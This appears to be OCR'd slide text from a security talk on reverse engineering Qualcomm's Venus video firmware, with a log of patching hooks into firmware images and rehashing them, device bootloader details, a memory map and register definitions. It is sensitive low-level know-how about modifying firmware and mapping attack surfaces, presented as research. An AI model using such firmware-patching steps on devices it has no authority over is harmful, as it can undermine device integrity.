Do Patch : /home/lynngong/venus_modify/obj/local/armeabi/objs/jumper/Patch.o PATCH_HANDLER_ENTRY, (0x0001862c, 0x00018c49) -
> ./Firmware/venus.b02, 0x0001862c
--> 4.3 Update Hash for venus.b02 in venus.mdt
New SHA256: 5c0de5b17e0abc66cb591696d0401462fbfb64e4370976b9fb0ebd5bd3fb5a02
Do Patch : /home/lynngong/venus_modify/obj/local/armeabi/objs/jumper/Patch.o PATCH_JUMPER_2, (0x00062280, 0x00062284) -> ./F
irmware/venus.b02, 0x00062280
--> 4.3 Update Hash for venus.b02 in venus.mdt
New SHA256: 2d40de13291f3b2cee513f682ae87cf1492f8d3520cab0c0d717707f3564ef91
Do Patch : /home/lynngong/venus_modify/obj/local/armeabi/objs/jumper/Patch.o COMMAND_FLAG, (0x0010011c, 0x0010012d) -> ./Fir
mware/venus.b03, 0x0000011c
--> 4.3 Update Hash for venus.b03 in venus.mdt
New SHA256: a38108a3d7858e658882f600bc683fa92d9c8691d7d43e6e19c8d040fdb026d4
error: device not found
--> 4.4 adb push ./Firmware/ /data/local/tmp/firmware/
error: device not found
```




```
BL: 8996-012001-1709121620
Baseband: 8996-013053-1706271859
Product/Variant: sailfish-US-DVT
Serial Number: HT67R0300030
CPU: MSM8996SG-AB 0x10001
UFS: 32GB Samsung
DRAM: 4096MB Samsung LPDDR4
Boot-slot: b
Console: DISABLED
Secure Boot: NONE
Device is UNLOCKED
```


Agenda

- Background
- Debug Venus
- Venus Reverse Engineering
  - OMX Component and Driver (Linux Side)
    - OMX Architecture
    - OMX Qualcomm Video
  - Venus
    - Memory Layout
    - Registers
    - Modules
    - Attack Surfaces
- Vulnerability and Exploitation

Venus Overview



OMX - Arch.




MediaPlayer
MediaCodec
…

OMX.h


libqomx_core.so
libOmxVdec.so

https://www.khronos.org/openmax/


OMX Qualcomm Video



Qualcomm Venus



Firmware & Memory Layout



Choose segment to jump

Name	Start	End	R	W	X	D	L	Align	Bas	Type	Class	AD	T	DS
LOAD	00000000	000DCB30	R	.	X	.	L	byte	01	public	CODE	32	00	03
LOAD	00100000	004F0000	R	W	.	.	L	byte	02	public	DATA	32	00	03
LOAD	004FF000	004FF020	R	W	.	.	L	dword	03	public	DATA	32	00	03


Code

Heap
Stack
Global Data

Static	E0000000	E00FF000	Register Area
Dynamic	70800000	708F0000	Shared Memory (Message Queue)
Dynamic	70A00000	…	Shared Memory (Input Buffers)
Dynamic	70A00000	…	Shared Memory (Output Buffers)


Registers

- Control Registers
  - vidc_hfi_io.h




```
#define VIDC_CPU_CS_A2HSOFTINT      (VIDC_CPU_CS_BASE_OFFS + 0x18)
#define VIDC_QTBL_ADDR 0x000D2054
```

- GetBits Register



